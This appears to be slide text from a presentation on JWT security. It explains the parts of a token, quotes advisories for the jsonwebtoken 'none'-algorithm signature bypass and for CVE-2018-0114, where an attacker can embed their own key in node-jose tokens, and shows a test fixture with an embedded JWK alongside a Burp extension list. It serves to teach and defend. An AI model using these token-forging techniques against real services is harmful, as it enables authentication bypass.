
DECODED JWT




Sessions



Sessions



JWT vs JWS vs JWE



JWT Components

The first component is the header which contains metadata.

HEADER

- alg — Signature algorithm.
 - Symmetric key algorithms such as HS256.
 - Asymmetric key algorithms such as RS256.
 - No signature such as the “none” algorithm.
- typ — Token type.
- kid — Key ID for identifying the key used.
- jwk — Embedded JSON object representing the key.
- jku — URL to retrieve key information.

PAYOUT

SIGNATURE

JWT Components

The second component is the payload which contains a set of claims.

- iss — Identifies the issuer of the JWT.
- sub — Identifies the subject of the JWT.
- aud — Identifies the audience that the JWT is intended for.
- exp — A timestamp (in UNIX time format) indicating when the JWT expires and should no longer be accepted.
- iat — A timestamp indicating when the JWT was issued.
- Claims such as name, role, email, etc.

HEADER

PAYOUT


SIGNATURE

JWT Components

The third component is the signature which contains the signature of the token.

Symmetric Algorithm

The server uses a single key to both sign and verify the token.




JWT Components

The third component is the signature which contains the signature of the token.

Asymmetric Algorithm






This consists of a private key, which the server uses to sign the token, and a public key that can be used to verify the signature.



WHAT ARE JWT VULNERABILITIES?



What Causes JWT Vulnerabilities?

-  Weak or misconfigured cryptographic algorithms.
-  Poor key management.
-  Token expiration & revocation issues.
-  Signature bypasses.
-  Information leakage.

jsonwebtoken

Signature Bypass

Vulnerability details Dependabot alerts 0

| Package | Affected versions | Patched versions |
|--|-------------------|------------------|
|  jsonwebtoken (npm) | < 9.0.0 | 9.0.0 |

Description

Overview

In versions <=8.5.1 of jsonwebtoken library, lack of algorithm definition and a falsy secret or key in the `jwt.verify()` function can lead to signature validation bypass due to defaulting to the `none` algorithm for signature verification.

Am I affected?

You will be affected if all the following are true in the `jwt.verify()` function:

- a token with no signature is received
- no algorithms are specified
- a falsy (e.g. null, false, undefined) secret or key is passed

How do I fix it?

Update to version 9.0.0 which removes the default support for the `none` algorithm in the `jwt.verify()` method.

Will the fix impact my users?

There will be no impact, if you update to version 9.0.0 and you don't need to allow for the `none` algorithm. If you need 'none' algorithm, you have to explicitly specify that in `jwt.verify()` options.

Cisco node-jose Improper Signature Validation

CVE-2018-0114 Detail

Description

A vulnerability in the Cisco node-jose open source library before 0.11.0 could allow an unauthenticated, remote attacker to inject a public key into a JSON Web Signature (JWS) object using a key that is embedded within the token. The vulnerability is due to node-jose following the JSON Web Signature (JWS) standard instead of the JSON Web Tokens (JWTs). This standard specifies that a JSON Web Key (JWK) representing a public key can be embedded within a JWS object. An attacker could exploit this by forging valid JWS objects by removing the signature, adding a new public key to the header, and then signing the object using the (attacker-owned) private key associated with the public key embedded in that JWS header.

Metrics

| | | |
|------------------|------------------|------------------|
| CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0 |
|------------------|------------------|------------------|

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also included.

CVSS 3.x Severity and Vector Strings:

 NIST: NVD Base Score: **7.5 HIGH** Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H

Review

This issue impacts version prior to 0.11.

If we look at the changes introduced to fix this issue <https://github.com/cisco/node-jose/commit/959a61d707ed2c8cf6582139a5605119283e4acb>, one file is particularly interesting (`test/fixtures/jws.embedded_jwk.json`):

```
"signing": {
  "protected": {
    "alg": "PS256",
    "jwk": {
      "kty": "RSA",
      "kid": "bilbo.baggins@hobbiton.example",
      "use": "sig",
      "n": "n4EPtA0Cc9AlkeQHPzHStgAbgs7bTZhUBZdR8_KuKPEHLd4rHVTet-0-XV2jRojdNhxJWTDvNd7nqQ0",
      "e": "AQAB"
    }
  },
  "protected_b64u": "eyJhbGciOiJQUzI1NiIsImp3ayI6eyJrdHki0iJSU0EiLCJraWQi0iJiaWxiby5iYWdnaw5",
  "sig-input": "eyJhbGciOiJQUzI1NiIsImp3ayI6eyJrdHki0iJSU0EiLCJraWQi0iJiaWxiby5iYWdnaw5zQGhv",
  "sig": "XslzHQKM0UogsxugMxj0vmFhNijnmCksPyQ0x8SQ5xC9rEg4_3n_22bdJKM6CQWiTSDUuBCgXo3eqb6Gho"
}
```


Especially the value `sig-input`, which, once decoded, give us the following data:

```
{
  "alg": "PS256",
  "jwk": {
    "kty": "RSA",
    "kid": "bilbo.baggins@hobbiton.example",
    "use": "sig",
    "n": "n4EPtA0Cc9Alke.....rNP5zw",
    "e": "AQAB"
  }
}
```

PyJWT Algorithm Confusion



HOW TO FIND & EXPLOIT JWT VULNERABILITIES?



JWT Editor Burp Extension

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

| Name | Installed | Rating | Popularity | Last updated | System impact | Detail |
|-----------------------------|-----------|--------|------------|--------------|---------------|---------------|
| JWT Editor | ✓ | ★★★★★ | High | 11 Sep 2024 | Low | |
| Kerberos Authentication | | ★★★★★ | Medium | 30 Aug 2017 | Low | |
| Kerberos Upstream Proxy | | ★★★★★ | Medium | 10 May 2024 | Low | |
| Kollaborator Module Buil... | | ★★★★★ | Medium | 09 Jan 2024 | Low | Pro extension |
| Lair | | ★★★★★ | Medium | 25 Jan 2017 | Low | Pro extension |
| Length Extension Attacks | | ★★★★★ | Medium | 25 Jan 2017 | Low | |
| Levo.ai Burp Integration | | ★★★★★ | Medium | 30 Apr 2024 | Low | |
| LightBulb WAF Auditing ... | | ★★★★★ | Medium | 21 Feb 2022 | Low | |
| Log Requests to SQLite | | ★★★★★ | Medium | 22 Sep 2021 | Low | |
| Log Viewer | | ★★★★★ | Medium | 28 Jan 2022 | Low | |
| Log4Shell Everywhere | | ★★★★★ | Medium | 16 Dec 2021 | Low | Pro extension |
| Log4Shell Scanner | | ★★★★★ | Medium | 05 Oct 2023 | Low | Pro extension |
| Logger++ | | ★★★★★ | Medium | 06 Jul 2023 | High | |
| Look Over There | | ★★★★★ | Medium | 01 Mar 2023 | Low | |
| Magic Byte Selector | | ★★★★★ | Medium | 22 Sep 2023 | Low | |
| Manual Scan Issues | | ★★★★★ | Medium | 23 May 2017 | Low | Pro extension |
| Match/Replace Session ... | | ★★★★★ | Medium | 24 Aug 2017 | Low | |
| MessagePack | | ★★★★★ | Medium | 20 Apr 2017 | Low | |
| Meth0dMan | | ★★★★★ | Medium | 24 Jan 2017 | Low | |
| MindMap Exporter | | ★★★★★ | Medium | 25 Jan 2017 | Low | |
| Multi Session Replay | | ★★★★★ | Medium | 03 Oct 2017 | Low | |
| Multi-Browser Highlighting | | ★★★★★ | Medium | 14 Dec 2018 | Low | |
| Nessus Loader | | ★★★★★ | Medium | 02 Apr 2019 | Low | |
